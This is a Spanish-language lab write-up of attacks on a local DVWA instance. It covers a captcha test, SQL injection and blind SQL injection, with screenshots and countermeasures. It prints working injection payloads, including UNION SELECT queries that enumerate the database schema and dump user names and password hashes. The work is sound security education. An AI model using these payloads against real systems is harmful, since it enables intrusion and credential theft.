


Ilustración 39 - Captcha ya funciona



Como se ve en la captura el captcha funciona

Ilustración 40 - Funciona captcha I





Ilustración 41- Funciona captcha II



Contramedida

Tener una lista negra para meter las IP yUrls que quieren entrar a la web, también desactivar la directiva allow_url_fopen que hace que se puedan pasar direcciones web.



Sql injection

Descripción de la vulnerabilidad

Esta vulnerabilidad lo que llega a desencadenar son ataques de inyecciones de código SQL dentro de la web para extraer datos de esa base de datos.

Ejecución del ataque

<https://youtu.be/fSj3YJ6b8xE>

En estas dos capturas probamos la comilla para comprobar que tiene vulnerabilidad la página web

Ilustración 42 - SQL Injection comprobando que tiene vulnerabilidad I




Ilustración 43 - SQL Injection comprobando que tiene vulnerabilidad II



1' OR 1=1--' Este código nos muestra los nombres de los usuarios que están en la base de datos




Ilustración 44 - 1' OR 1=1--'

' union all select 1,@@VERSION-- ' Nos dice la versión que utiliza la base de datos de DVWA




Ilustración 45 - 'union all select 1,@@VERSION--'



'union select 1-- - Con este código sabremos cuantas columnas tiene y esto lo podemos ver en las tres capturas siguientes

The screenshot shows a Kali Linux desktop environment with a browser window open to the DVWA SQL Injection page. The URL is `localhost/vulnerabilities/sql/?id='union+select+1%2C40%40VERSION--+'&Submit=Submit#`. The main content area displays the results of the SQL query: `ID: 'union select 1-- ,@VERSION-- .`, `First name: 1`, and `Surname: 10.1.26-MariaDB-0+deb9u1`. The sidebar menu on the left shows the "SQL Injection" option selected. Below the menu, it says "Username: admin", "Security Level: low", and "PHPIDS: disabled". The status bar at the bottom right shows the date as 23/04/2022.



'union select 1,2-- -

The screenshot shows a Linux desktop environment with a browser window open to the DVWA SQL Injection page. The URL is `localhost/vulnerabilities/sql/?id='union+select+1%2C2--+-&Submit=Submit#`. The page displays the following content:

```
User ID: [ ] Submit
ID: union select 1,2-- -
First name: 1
Surname: 2
```

More Information

- <http://www.securityteam.com/security/exploits/SQP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavilima.com/sql-injection-cheatsheet-eku/>
- <http://pentestmonkey.net/sql-injection-cheat-sheet/mysql-sql-injection-cheat-sheet>
- <http://www.fuzzysecurity.com/tutorials/websqli/exp8>
- <http://bobby-tables.com>

Below the form, it says "Username: admin Security Level: low PHPIDS: disabled". At the bottom right, there are "View Source" and "View Help" links.

The screenshot shows a Windows desktop environment with a browser window open to the DVWA SQL Injection page. The URL is `localhost/vulnerabilities/sql/?id='union+select+1--+-&Submit=Submit#`. The page displays the following content:

The used SELECT statements have a different number of columns.

Ilustración 46 - 'union select 1-- - columnas



'union select 1,schema_name from information_schema.schemata-- - Para ver las bases de datos que tiene DVWA




Ilustración 47 - 'union select 1,schema_name from information_schema.schemata-- - bases de datos



`union select table_name,2 from information_schema.tables-- -` Para ver todas las tablas que tiene la base de datos




Ilustración 48 - `union select table_name,2 from information_schema.tables-- -` tablas bases

'union select table_name,2 from information_schema.tables where table_schema='dvwa'-- -
ver tablas de la base de datos DVWA




Ilustración 49 - 'union select table_name,2 from information_schema.tables where table_schema='dvwa'-- - ver tablas DVWA

'union select column_name,2 from information_schema.columns where table_name='users'--
 - ver las columnas de la tabla users

The screenshot shows the DVWA SQL Injection interface. In the 'User ID:' field, the following SQL query is entered:

```
ID: 'union select column_name,2 from information_schema.columns where table_name='users'--
```

The results of the query are displayed in a table:

Column Name	Value
ID	1
First name	user_id
Surname	2
First name	first_name
Surname	2
First name	last_name
Surname	2
First name	user
Surname	2
First name	password
Surname	2
First name	avatar
Surname	2
First name	last_login
Surname	2
First name	failed_login
Surname	2

Below the table, there is a 'More Information' section with several links:

- <http://www.securityteam.com/securitycheatSheets/SQLINJECTION.html>
- https://en.wikipedia.org/wiki/SQL_Injection
- <http://www.mattmazur.com/sql-injection-cheat-sheet.pdf>
- <http://www.vulnerability-tester.com/sql-injection-cheat-sheet.html>
- http://www.owasp.org/index.php/MySQL_injection
- <http://sql-injection.com/>

Ilustración 50 - 'union select column_name,2 from information_schema.columns where table_name='users'-- - ver columna users

'union select user,password from users-- - ver usuarios y sus contraseñas HASH

The screenshot shows the DVWA SQL Injection interface. In the 'User ID:' field, the following SQL query is entered:

```
ID: 'union select user,password from users'--
```

The results of the query are displayed in a table:

User	Password
admin	5f4dcc3b5aa765d61d8327deb882cf99
admin	e90a1c428cb3bd5f2685367692e03
admin	8d553d75ae2c996d7e0d4fcc69216b
admin	0d107499f5bbe0c4de3de5c71e99b97
admin	5f4dcc3b5aa765d61d8327deb882cf99

Below the table, there is a 'More Information' section with several links:

- <http://www.securityteam.com/securitycheatSheets/SQLINJECTION.html>
- https://en.wikipedia.org/wiki/SQL_Injection
- <http://www.mattmazur.com/sql-injection-cheat-sheet.pdf>
- <http://www.vulnerability-tester.com/sql-injection-cheat-sheet.html>
- http://www.owasp.org/index.php/MySQL_injection
- <http://sql-injection.com/>

At the bottom left, it says 'Username: admin Security Level: low PHPIDS: disabled'. At the bottom right, there are 'View Source' and 'View Help' buttons.

Ilustración 51 - 'union select user,password from users-- - ver usuarios y hash



Contramedida

Limitar los caracteres que puede leer o usar (' " \), es decir, comprobar lo introducido y si es un comando bloquearlo.

Existen ciertos principios a considerar para proteger aplicaciones de un SQL Injection:

- No confiar en la entrada del usuario.
- No utilizar sentencias SQL construidas dinámicamente.
- No utilizar cuentas con privilegios administrativos.
- No proporcionar mayor información de la necesaria.



Sql injection (Blind)

Descripción de la vulnerabilidad

Es muy parecido a la anterior vulnerabilidad, pero la diferencia es que esta vulnerabilidad nos muestra errores al producirse resultados incorrectos y se produce esto porque significa que no podemos modificar ningún dato, pero si metemos un resultado correcto nos mostrara que ya existe en la base de datos.

Ejecución del ataque

<https://youtu.be/1UoA8tE8vy8>

Introducimos la comilla simple para saber que es vulnerable

The image consists of two screenshots of a web browser displaying the DVWA SQL Injection (Blind) vulnerability page. Both screenshots show the same interface with a sidebar menu on the left and a main content area on the right.

Screenshot 1 (Top): The User ID field contains the value "'union select 1,sc...'. The 'Submit' button is visible. Below the input field, a 'More Information' section lists several links related to SQL injection, including:

- <http://www.secureteam.com/secureteam/SQLINJECTION.html>
- http://www.webopedia.com/TERM/SQL_Injection.html
- <http://www.technocheat.com/sql-injection-cheat-sheet.pdf>
- http://www.owasp.org/index.php/SQL_injection_cheat_sheet
- <http://bobby-tables.com/>

Screenshot 2 (Bottom): The User ID field is empty. The 'Submit' button is visible. Below the input field, a message states "User ID is MISSING from the database." The 'More Information' section is identical to the first screenshot.

Ilustración 52 - SQL BLIND '



Introduzco desde el numero 1 al 6 para saber hasta cuantos IDs existen

The screenshot shows a Kali Linux desktop environment with a browser window open to the DVWA SQL Injection (Blind) page at localhost/vulnerabilities/sql_injection/?id=1&Submit=Submit. The user has entered '1' into the 'User ID:' input field. The response message 'User ID: 1 OR 1=1' is displayed, indicating that ID 1 exists in the database. The DVWA sidebar on the left lists various security modules, and the bottom status bar shows 'Username: admin Security Level: low PHPIDS: disabled'.

This screenshot shows the same DVWA setup as the previous one, but the user has now entered '2' into the 'User ID:' input field. The response message 'User ID: 2 exists in the database.' is displayed, confirming the existence of ID 2. The rest of the interface and status bar are identical to the first screenshot.

Ilustración 53 - Id 1

